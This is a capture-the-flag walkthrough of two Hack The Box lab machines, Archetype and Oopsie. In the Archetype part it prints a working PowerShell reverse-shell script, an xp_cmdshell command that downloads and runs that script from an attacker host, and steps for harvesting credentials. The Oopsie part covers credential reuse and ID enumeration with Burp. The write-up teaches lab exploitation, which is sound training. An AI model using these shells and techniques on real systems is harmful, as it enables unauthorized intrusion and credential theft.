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(from [Hack The Box](#))

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1. Archetype

Machine :	Archetype
IP:	10.10.10.27

Enumeration

We use nmap (a free and open source utility for network discovery and security auditing) to:

- -sV: Probe open ports to determine service/version info
- -sC: equivalent to --script=default

[nmap -sC -sV 10.10.10.27](#)

Ports 445 and 1433 are open, which are associated with file sharing (SMB) and SQL Server.

```
sudo nmap -sC -sV 10.10.10.27
[sudo] password for kali:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-04 08:58 EDT
Nmap scan report for 10.10.10.27
Host is up (0.046s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows Server 2019 Standard 17763 microsoft-ds
1433/tcp   open  ms-sql-s     Microsoft SQL Server 2017 14.00.1000.00; RTM
| ms-sql-ntlm-info:
|   Target_Name: ARCHETYPE
|   NetBIOS_Domain_Name: ARCHETYPE
|   NetBIOS_Computer_Name: ARCHETYPE
|   DNS_Domain_Name: Archetype
|   DNS_Computer_Name: Archetype
|_  Product_Version: 10.0.17763
...
Host script results:
|_clock-skew: mean: 1h38m45s, deviation: 3h07m52s, median: 14m44s
| ms-sql-info:
|   OS: Windows Server 2019 Standard 17763 (Windows Server 2019 Standard 6.3)
|   Computer name: Archetype
|   NetBIOS computer name: ARCHETYPE\x00
|   Workgroup: WORKGROUP\x00
```

It is worth checking to see if anonymous access has been permitted, as file shares often store configuration files containing passwords or other sensitive information. We can use the tool “smbclient” to list available shares.

```
smbclient -N -L \\\10.10.10.27
```

Sharename	Type	Comment
ADMIN\$	Disk	Remote Admin
backups	Disk	
C\$	Disk	Default share
IPC\$	IPC	Remote IPC

```
SMB1 disabled -- no workgroup available
```

It seems there is a share called **backups**. Let's attempt to access it and see what's inside.

```
smbclient -N \\\10.10.10.27\\backups
```

```
Try "help" to get a list of possible commands.
```

```
smb: \> dir
```

.	D	0	Mon Jan 20 07:20:57 2020
..	D	0	Mon Jan 20 07:20:57 2020
prod.dtsConfig	AR	609	Mon Jan 20 07:23:02 2020

There is a “**.dtsConfig**” file, which is a config file used with SSIS. Let's see the code

```
smb: \> get prod.dtsConfig
```

```
getting file \prod.dtsConfig of size 609 as prod.dtsConfig (3.5 KiloBytes/sec) (average 3.5 KiloBytes/sec)
```

Checking the file we see that it contains a SQL connection string with:

- The password: **M3g4c0rp123**
- The user ID : **ARCHETYPE\sql_svc**

```
more prod.dtsConfig
```

```
<DTSConfiguration>
```

```
    <DTSConfigurationHeading>
```

```
    ....
```

```
    <ConfiguredValue>Data Source=.;Password=M3g4c0rp123; User ID=ARCHETYPE\sql_svc;
```

```
    ....
```

```
    ....
```

```
    </ConfiguredValue>
```

```
    ....
```

```
</DTSConfiguration>
```

Foothold

Let's try connecting to the SQL Server using "[mssqlclient.py](#)" (from [Impacket](#)) using the credentials found in "[prod.dtsConfig](#)" for the local Windows user **ARCHETYPE\sql_svc** (pwd:**M3g4c0rp123**):

```
python3 /usr/share/doc/python3-impacket/examples/mssqlclient.py ARCHETYPE\sql_svc@10.10.10.27 -windows-auth
```

```
Password:  
[*] Encryption required, switching to TLS  
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master  
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english  
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192  
[*] INFO(ARCHETYPE): Line 1: Changed database context to 'master'.  
[*] INFO(ARCHETYPE): Line 1: Changed language setting to us_english.  
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)  
[!] Press help for extra shell commands  
SQL>
```

We can use the [IS_SRVROLEMEMBER](#) function to reveal whether the current SQL user has sysadmin (highest level) privileges on the SQL Server. Luckily we do have sysadmin privileges and we can now enable [xp_cmdshell](#) and gain RCE ([remote code execution](#)) on the host. Let's attempt this, by inputting the commands below:

1. EXEC sp_configure 'Show Advanced Options', 1;
2. reconfigure;
3. EXEC sp_configure 'xp_cmdshell', 1
4. reconfigure;
5. xp_cmdshell "whoami"

```
SQL>EXEC sp_configure 'Show Advanced Options', 1;  
reconfigure;  
....  
SQL> EXEC sp_configure 'xp_cmdshell', 1  
[*] INFO(ARCHETYPE): Line 185: Configuration option 'xp_cmdshell' changed from 1 to 1. Run the RECONFIGURE  
statement to install.  
SQL> reconfigure;  
SQL> xp_cmdshell "whoami"  
output  
-----  
archetype\sql_svc  
  
NULL
```

The whoami command output reveals that the SQL Server is also running in the context of the user **ARCHETYPE\sql_svc**. However, this account doesn't seem to have administrative privileges on the host. Let's attempt to get a proper shell, and proceed to further enumerate the system. We can save the PowerShell reverse shell below as **shell.ps1**.

```
#shell.ps1
$client = New-Object System.Net.Sockets.TCPClient("10.10.14.16",443);
$stream = $client.GetStream();
[byte[]]$bytes = 0..65535|%{0};
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
{$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0,$i);
$sendback = (iex $data 2>&1 | Out-String );
$sendback2 = $sendback + "# ";
$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);
$stream.Flush()};
$client.Close()
```

Next, let's start up a [mini webserver](#) in python in order to host the file. We can use the following Python command:

```
kali㉿kali: ~/HTB/StartingPoint/Archtype $ sudo python3 -m http.server 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80) ...
```

Here we can use:

- [netcat](#) (a feature-packed networking utility) to reads and writes data across the network.
- [ufw](#) (Uncomplicated FireWall) to allow incoming connections from a specific IP.

After standing up a [netcat](#) listener on port 443, we can use ufw to allow the [callbacks](#) on port 80 and 443 to our machine:

- nc -lvpn 443
- ufw allow from 10.10.10.27 proto tcp to any port 80,443

```
kali㉿kali: ~/HTB/StartingPoint/Archtype $ sudo nc -lvpn 4433
listening on [any] 443 ...
sudo ufw allow from 10.10.10.27 proto tcp to any port 80,443
```

We can now issue the command to download and execute the reverse shell through **xp_cmdshell**. (10.10.14.16 attacking machine):

```
xp_cmdshell "powershell "IEX (New-Object Net.WebClient).DownloadString(\"http://10.10.14.16/shell.ps1\");"
```

We can see from our mini webserver that a file has been downloaded.

```
kali㉿kali:~/HTB/StartingPoint/Archetype$ sudo python3 -m http.server 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.27 - - [05/Jul/2020 00:12:23] "GET /shell.ps1 HTTP/1.1" 200 -
```

A shell is received as `sql_svc`, and we can get the `user.txt` on their desktop.

```
kali㉿kali:~/HTB/StartingPoint/Archetype$ sudo nc -lvpn 443
listening on [any] 443 ...
sudo ufw allow from 10.10.10.27 proto tcp to any port 80,443
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.27] 49678
#
```

Using [Tmux](#), that's all in one window:

```
SQL> xp_cmdshell "powershell "IEX (New-Object Net.WebClient).DownloadString(\"http://10.10.14.16/shell.ps1\");"
output
-----
NULLerryTree
SQL> ■

kali㉿kali:~/HTB/StartingPoint/Archetype$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.27 - - [05/Jul/2020 00:13:52] "GET /shell.ps1 HTTP/1.1" 200 -
```

```
kali㉿kali:~/HTB/StartingPoint/Archetype$ sudo nc -lvpn 443
listening on [any] 443 ...
sudo ufw allow from 10.10.10.27 proto tcp to any port 80,443
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.27] 49682
#
```

Privilege Escalation


As this is a normal user account as well as a service account, it is worth checking for frequently accessed files or executed commands. We can use the `type(link)` command to access the PowerShell history file (`ConsoleHost_history.txt`) see the administrator's credentials

```
# type C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
net.exe use T: \\Archetype\backups /user:administrator MEGACORP_4dm1n!!
exit
```

This also reveals that the backups drive has been mapped using the local administrator credentials. We can use Impacket [psexec.py](#) to gain a privileged shell:

```
python3 /usr/share/doc/python3-impacket/examples/psexec.py administrator@10.10.10.27
```

Below we can see that we gained Administrative privileges:



The screenshot shows a Windows desktop environment. On the left, there is a terminal window with the following text:

```
root@kali:/home/kali/HTB/StartingPoint/Archetype# python3 /usr/share/doc/python3-impacket/examples/psexec.py administrator@10.10.10.27
Impacket v0.9.22.dev1 - Copyright 2020 SecureAuth Corporation

Password:
[*] Requesting shares on 10.10.10.27.....
[*] Found writable share ADMIN$ 
[*] Uploading file Ze0gDHTB.exe
[*] Opening SVCManager on 10.10.10.27.....
[*] Creating service stRW on 10.10.10.27.....
[*] Starting service stRW.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd c:\Users\Administrator\Desktop

c:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is CE13-2325

 Directory of c:\Users\Administrator\Desktop

01/20/2020  06:42 AM    <DIR>        .
01/20/2020  06:42 AM    <DIR>        ..
02/25/2020  07:36 AM            32 root.txt
               1 File(s)       32 bytes
               2 Dir(s)  33,827,164,160 bytes free
```

On the right side of the screen, there is a Microsoft Word document titled "Starting Point.docx". The status bar at the bottom of the Word window shows "Calibri (Body) 11".

2. Oopsie

Machine :	Oopsie
IP:	10.10.10.28

Enumeration

[nmap -sC -sV 10.10.10.28](#)

Running a simple [nmap](#) scan reveals **two** open ports for SSH(22) and Apache(80).


```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-06 03:34 EDT
Nmap scan report for 10.10.10.28
Host is up (0.037s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 61:e4:3f:d4:1e:e2:b2:f1:0d:3c:ed:36:28:36:67:c7 (RSA)
|   256 24:1d:a4:17:d4:e3:2a:9c:90:5c:30:58:8f:60:77:8d (ECDSA)
|_  256 78:03:0e:b4:a1:af:e5:c2:f9:8d:29:05:3e:29:c9:f2 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Welcome
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.92 seconds
```


Nmap reveals that SSH (port 22) and Apache (port 80) are available on their default ports.

Let's check out the

website.




It seems to be a website for the electric vehicle manufacturer MegaCorp. Scrolling down, we note that a reference is made to logging in.



We can't see anything else of interest, so let's send the request to a web proxy such as Burp, so we can examine the website in more detail.

We point the browser to the Burp proxy at **127.0.0.1:8080**



Then we refresh the page, and forward the request.



On the **Target** tab, we notice that Burp has passively spidered the website while processing the

request.

Host	Method	URL	Params	Status	Length	MIME type	Title
http://10.10.10.28	GET	/		200	11125	HTML	Welcome
http://10.10.10.28	GET	/cdn-cgi/login/script.js					
http://10.10.10.28	GET	/cdn-cgi/scripts/5c5dd728/cloudflare-stati...					
http://10.10.10.28	GET	/css/1.css					
http://10.10.10.28	GET	/css/font-awesome.min.css					
http://10.10.10.28	GET	/css/new.css					
http://10.10.10.28	GET	/css/reset.min.css					
http://10.10.10.28	GET	/js/index.js					
http://10.10.10.28	GET	/js/min.js					
http://10.10.10.28	GET	/themes/theme.css					

We can see the url

“/cdn-cgi/login”.

Host	Method	URL	Params	Status	Length	MIME type	Title
http://10.10.10.28	GET	/		200	11125	HTML	Welcome
http://10.10.10.28	GET	/cdn-cgi/login/script.js					
http://10.10.10.28	GET	/cdn-cgi/scripts/5c5dd728/cloudflare-stati...					
http://10.10.10.28	GET	/css/1.css					

We could have also simply used our browser; in Firefox we could have inspected the web page, and we could have found the same url under the **Network Monitor** tab.

Request URL: <http://10.10.10.28/cdn-cgi/login/script.js>
 Request method: GET
 Remote address: 10.10.10.28:80
 Status code: 304 Not Modified
 Version: HTTP/1.1
 Referrer Policy: no-referrer-when-downgrade

Response headers (178 B)

- Connection: Keep-Alive
- Date: Wed, 08 Jul 2020 17:49:21 GMT
- ETag: "0-59ce0fc5b4300"

We could have just used “Edit and

Resend”.

Copy
 Save All As HAR
 Resend
Edit and Resend
 Block URL
 Open in New Tab
 Open in Debugger
 Start Performance Analysis...

Just modify the URL into

<http://10.10.10.28/cdn-cgi/login/>.



And click

“Send”.




And the link to the login page appear in our


list.

200	GET	10.10.10.28	/cdn-cgi/login/	script
301	GET	10.10.10.28	login	script
304	GET	10.10.10.28	theme.css	stylesheet


Now just open it in a “New Tab”.



We confirm that this is a login page. Let's try to reuse the password **MEGACORP_4dm1n!!** from the previously compromised machine, with common usernames such as **administrator** or **admin**.



This is successful, and we gain access to the web portal, which contains additional functionality.



However, it seems the developer has implemented tiers of administration, and the Uploads page is further restricted to the **super admin** user.

The screenshot shows a web application interface. At the top, a blue header bar contains the text "MegaCorp Automotive" and navigation links for "Account", "Branding", "Clients", "Uploads", and "Logged in as Admin". Below the header, the main content area features a large title "Repair Management System". A message "This action require super admin rights." is displayed in a box. The URL in the browser's address bar is "http://10.10.10.28/cdn-cgi/login/admin.php?content=accounts&id=1".

Let's examine the URL: "<http://10.10.10.28/cdn-cgi/login/admin.php?content=accounts&id=1>"

We can see that for **id=1**, we will have user
admin

The screenshot shows the same web application interface as before. The URL in the browser is now "10.10.10.28/cdn-cgi/login/admin.php?content=accounts&id=1". The main content area displays a table with three columns: "Access ID", "Name", and "Email". The table has two rows. The first row is a header row with the column names. The second row contains the data: Access ID 34322, Name admin, and Email admin@megacorp.com.

Access ID	Name	Email
34322	admin	admin@megacorp.com

If we pick **Id=4**, the user is now **john**

The screenshot shows the same web application interface. The URL in the browser is now "10.10.10.28/cdn-cgi/login/admin.php?content=accounts&id=4". The main content area displays a table with three columns: "Access ID", "Name", and "Email". The table has two rows. The first row is a header row with the column names. The second row contains the data: Access ID 8832, Name john, and Email john@tafcz.co.uk.

Access ID	Name	Email
8832	john	john@tafcz.co.uk

Let's examine the page in Burp. We refresh on the Accounts page, which displays the user id for our current user, and intercept the request. We notice what seems to be a custom cookie implementation, comprising of the **user** value and **role**. We also notice the **id** parameter, which for our current admin user is

1.

```
Request to http://10.10.10.28:80
Forward Drop Intercept is on Action
Raw Params Headers Hex
GET /cdn-cgi/login/admin.php?content=accounts&id=1 HTTP/1.1
Host: 10.10.10.28
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.28/cdn-cgi/login/admin.php?content=uploads
DNT: 1
Connection: close
Cookie: user=34322; role=admin
Upgrade-Insecure-Requests: 1
```

This shows that it might be possible to brute force the **id** values, and display the **user** value for another user, such as the super admin account. We can do this using by trying a series of id values, we will use Burp's **Intruder** module.

shboard Target Proxy **Intruder** Repeater Sequencer Decoder Comparer Extender Project options

get Positions Payloads Options

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way help for full details.

Attack type: **Sniper**

```
1 GET /cdn-cgi/login/admin.php?content=$accounts$&id=$15 HTTP/1.1
2 Host: 10.10.10.28
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.10.10.28/cdn-cgi/login/admin.php?content=accounts&id=30
8 Connection: close
9 Cookie: user=$34322$; role=$admin$
10 Upgrade-Insecure-Requests: 1
11 Cache-Control: max-age=0
12
13
```


We press Clear to remove the pre-populated payload positions.

Attack type: **Sniper**

```
1 GET /cdn-cgi/login/admin.php?content=accounts&id=1 HTTP/1.1
2 Host: 10.10.10.28
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.10.10.28/cdn-cgi/login/admin.php?content=accounts&id=30
8 Connection: close
9 Cookie: user=34322; role=admin
10 Upgrade-Insecure-Requests: 1
11 Cache-Control: max-age=0
```


We now select the Id value

(1).



```
Attack type: Sniper
1 GET /cdn-cgi/login/admin.php?content=accounts&id=1 HTTP/1.1
2 Host: 10.10.10.28
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.10.10.28/cdn-cgi/login/admin.php?content=accounts&id=30
8 Connection: close
9 Cookie: user=34322; role=admin
10 Upgrade-Insecure-Requests: 1
11 Cache-Control: max-age=0
12
```


We click Add.



```
Attack type: Sniper
1 GET /cdn-cgi/login/admin.php?content=accounts&id=$1$ HTTP/1.1
2 Host: 10.10.10.28
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
